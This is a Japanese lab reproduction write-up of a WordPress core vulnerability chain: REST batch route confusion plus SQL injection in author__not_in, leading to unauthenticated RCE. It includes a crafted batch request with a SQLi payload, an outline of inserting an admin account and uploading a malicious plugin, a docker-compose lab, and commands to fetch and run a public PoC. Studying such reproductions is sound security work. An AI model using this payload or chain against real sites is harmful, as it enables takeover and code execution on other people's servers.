WordPress REST バッチルートの混同 + SQLi RCE チェーン再現 (CVE-2026-63030 & CVE-2026-60137)

WordPress REST Batch ルート混同 + WP_Query SQL インジェクション → 未認証のリモートコード実行
本レポートは、WordPress コアにおける相互に連鎖する 2 つのセキュリティ脆弱性を扱うものであり、これらを組み合わせることで未認証のリモートコード実行(RCE)が可能となります:
| CVE 番号 | 脆弱性名 | 脆弱性タイプ | 深刻度 |
|---|---|---|---|
| CVE-2026-63030 | REST Batch ルーティングの混同により REST サブリクエストのルーティングと検証ロジックがずれる | ルーティング混同 / 認証バイパス | 高 |
| CVE-2026-60137 | WP_Query::author__not_in パラメータの処理不備 | SQL インジェクション(SQLi) | 重大 |
脆弱性チェーンの全体経路:攻撃者は CVE-2026-63030 の batch ルーティング混同を利用して REST 認証およびパラメータ検証の境界を回避し、悪意のあるパラメータをサブリクエストに注入して CVE-2026-60137 の SQL インジェクションを誘発します。SQL インジェクションを通じて wp_users テーブルに一時的な管理者アカウントを直接挿入し、その後そのアカウントで管理画面にログインして管理者 Cookie を取得し、WordPress ネイティブのプラグインアップロードインターフェースを呼び出して悪意のある PHP プラグインをアップロードし、最終的にプラグインファイルにアクセスしてシステムコマンドを実行し、RCE を完了します。POC は終了後にプラグインと一時アカウントを自動的に削除し、痕跡を残しません。
| 項目 | 影響範囲 |
|---|---|
| WordPress コア | WordPress 7.0.1(php8.2-apache イメージで脆弱性の存在を検証済み);REST API batch/v1 を有効化しているその他の類似バージョンは公式通告による確認待ち |
| 影響を受けるコンポーネント | wp-json/batch/v1 バッチリクエストエンドポイント;WP_Query の author__not_in クエリパラメータ |
| PHP バージョン | PHP 8.2 で検証済み;その他の PHP バージョンも理論上影響を受ける |
| データベース | MySQL 8.0 で検証済み;その他の MySQL/MariaDB バージョンも理論上影響を受ける |
/wp-json/)。batch/v1 を有効化している(デフォルトで有効)。wp-content/plugins/ ディレクトリへの書き込み権限を有している(WordPress のデフォルトインストールで満たされ、POC は管理画面のプラグインアップロードインターフェースを通じて書き込む)。www-data)で任意のシステムコマンドを実行。WordPress REST API の batch/v1 エンドポイントは、1 回の HTTP リクエストで複数のサブリクエストをバッチ実行し、クライアントの往復を削減するために使用されます。正常なリクエストボディの形式は以下のとおりです:
POST /wp-json/batch/v1 HTTP/1.1
Content-Type: application/json

{
  "requests": [
    {
      "path": "/wp/v2/posts",
      "args": { "per_page": 2 }
    }
  ]
}
通常のフローでは:
batch/v1 エンドポイント自体は公開エンドポイントである(GET 系のバッチ読み取り操作には認証が不要)。requests 配列を解析し、各サブリクエストを走査して、その path に従って対応する REST コントローラへ個別にルーティングする。author__not_in は /wp/v2/posts などの記事クエリエンドポイントにおける正当なパラメータであり、その意味は「指定した著者 ID の記事を除外する」ことであり、設計上の想定値は整数配列(例:[1, 2])である。batch/v1 はリクエストボディを解析する際、トップレベルの JSON フィールドとサブリクエストの args との境界処理に欠陥がある。攻撃者は author__not_in などのパラメータをネストされた requests[i].args からリクエストボディのトップレベルへ引き上げ、以下のような不正なリクエストを構築する:
{
  "requests": {
    "0": {
        "path": "/wp/v2/posts"
    }
  },
  "author__not_in": ["1 AND (SELECT SLEEP(5))"]
}
この構造により2つの不整合が生じます:
author__not_in は batch エンドポイントで拒否されず、子リクエスト /wp/v2/posts のクエリパラメータに漏洩/マージされ、「子リクエストのパラメータは args 内にネストしなければならない」という境界制約をバイパスします。batch/v1 公開エンドポイント自体は author__not_in を検証しません。一方、通常の /wp/v2/posts はこのパラメータを整数化処理します。パラメータがトップレベルから「バイパス」経由で進入するため、WordPress のパラメータ sanitize と権限検証フローが正しく発動せず、悪意ある文字列がそのまま WP_Query に渡されます。WP_Query は記事クエリの SQL を構築する際、author__not_in パラメータを AND author NOT IN (...) 句に連結します。通常、このパラメータは整数配列であるべきですが、コードは配列要素に対して強制的な整数化(intval/cast)を行っていないため、攻撃者が注入した文字列 "1 AND (SELECT SLEEP(5))" がそのまま SQL に組み込まれます:
AND wp_posts.post_author NOT IN ('1 AND (SELECT SLEEP(5))')
攻撃者は UNION 連合クエリを通じてデータベースの任意の内容を読み取ることができ、またスタッククエリ/サブクエリを通じて INSERT などの書き込み操作を実行することもできます(データベースの設定に依存します)。この脆弱性チェーンにおいて、POC はこのインジェクションポイントを利用して、管理者ロールを持つ一時アカウントとそのパスワードハッシュを直接 wp_users テーブルに挿入します。
/lab/wp-lab ディレクトリに docker-compose.yml を作成し、内容は以下の通りです:
name: wp-lab
services:
  db:
    image: mysql:8.0
    container_name: wp-lab-db
    restart: unless-stopped
    command: --default-authentication-plugin=mysql_native_password
    environment:
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wp_password
      MYSQL_ROOT_PASSWORD: root_password
    volumes:
      - db_data:/var/lib/mysql
    networks:
      - wpnet
    healthcheck:
      test: ["CMD-SHELL", "mysqladmin ping -h 127.0.0.1 -uroot -p$$MYSQL_ROOT_PASSWORD --silent"]
      interval: 5s
      timeout: 3s
      retries: 30
      start_period: 15s
  wordpress:
    image: wordpress:7.0.1-php8.2-apache
    container_name: wp-lab-web
    restart: unless-stopped
    depends_on:
      db:
        condition: service_healthy
    ports:
      - "127.0.0.1:8080:80"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
      WORDPRESS_CONFIG_EXTRA: |
        define( 'AUTOMATIC_UPDATER_DISABLED', true );
        define( 'WP_AUTO_UPDATE_CORE', false );
        define( 'FS_METHOD', 'direct' );
        define( 'WP_DEBUG', true );
        define( 'WP_DEBUG_LOG', true );
        define( 'WP_DEBUG_DISPLAY', false );
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet
  wpcli:
    image: wordpress:cli-php8.2
    container_name: wp-lab-cli
    restart: "no"
    depends_on:
      db:
        condition: service_healthy
      wordpress:
        condition: service_started
    user: "33:33"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet
    entrypoint: ["wp"]
volumes:
  db_data:
  wp_data:
networks:
  wpnet:
    driver: bridge
コンテナを起動して WordPress を初期化します:
# 启动容器
docker compose up -d

# 查看容器状态
docker compose ps

# 初始化 WordPress
docker compose run --rm wpcli core install \
  --url='http://127.0.0.1:8080' \
  --title='wp-lab' \
  --admin_user='labadmin' \
  --admin_password='LabOnly_2026!ChangeMe' \
  --admin_email='[email protected]' \
  --skip-email

初期化が完了したら、http://127.0.0.1:8080/wp-admin にアクセスすると正常にログインでき、ターゲット環境が準備完了となります。ログインページは図1に示すとおりです。


POC スクリプトを取得します:
git clone https://github.com/Icex0/wp2shell-poc.git
cd wp2shell-poc
python3 wp2shell.py --help

脆弱性スキャンを実行し、ターゲットに batch ルートの混同動作が存在することを確認します:
python3 wp2shell.py check http://127.0.0.1:8080
想定される出力(対象にBatchルーティングの混同動作が存在することを示す):
[+] VULNERABLE - batch route-confusion behavior detected.
--confirm-sqli パラメータを追加すると、POC は能動的に SQLi プローブを発行し、インジェクションポイントが悪用可能であることを確認します:
python3 wp2shell.py check http://127.0.0.1:8080 --confirm-sqli
予想される出力(SQLインジェクションの経路がすでに成功を確認済み):
[+] SQLi confirmed - UNION fake-post read returned data.


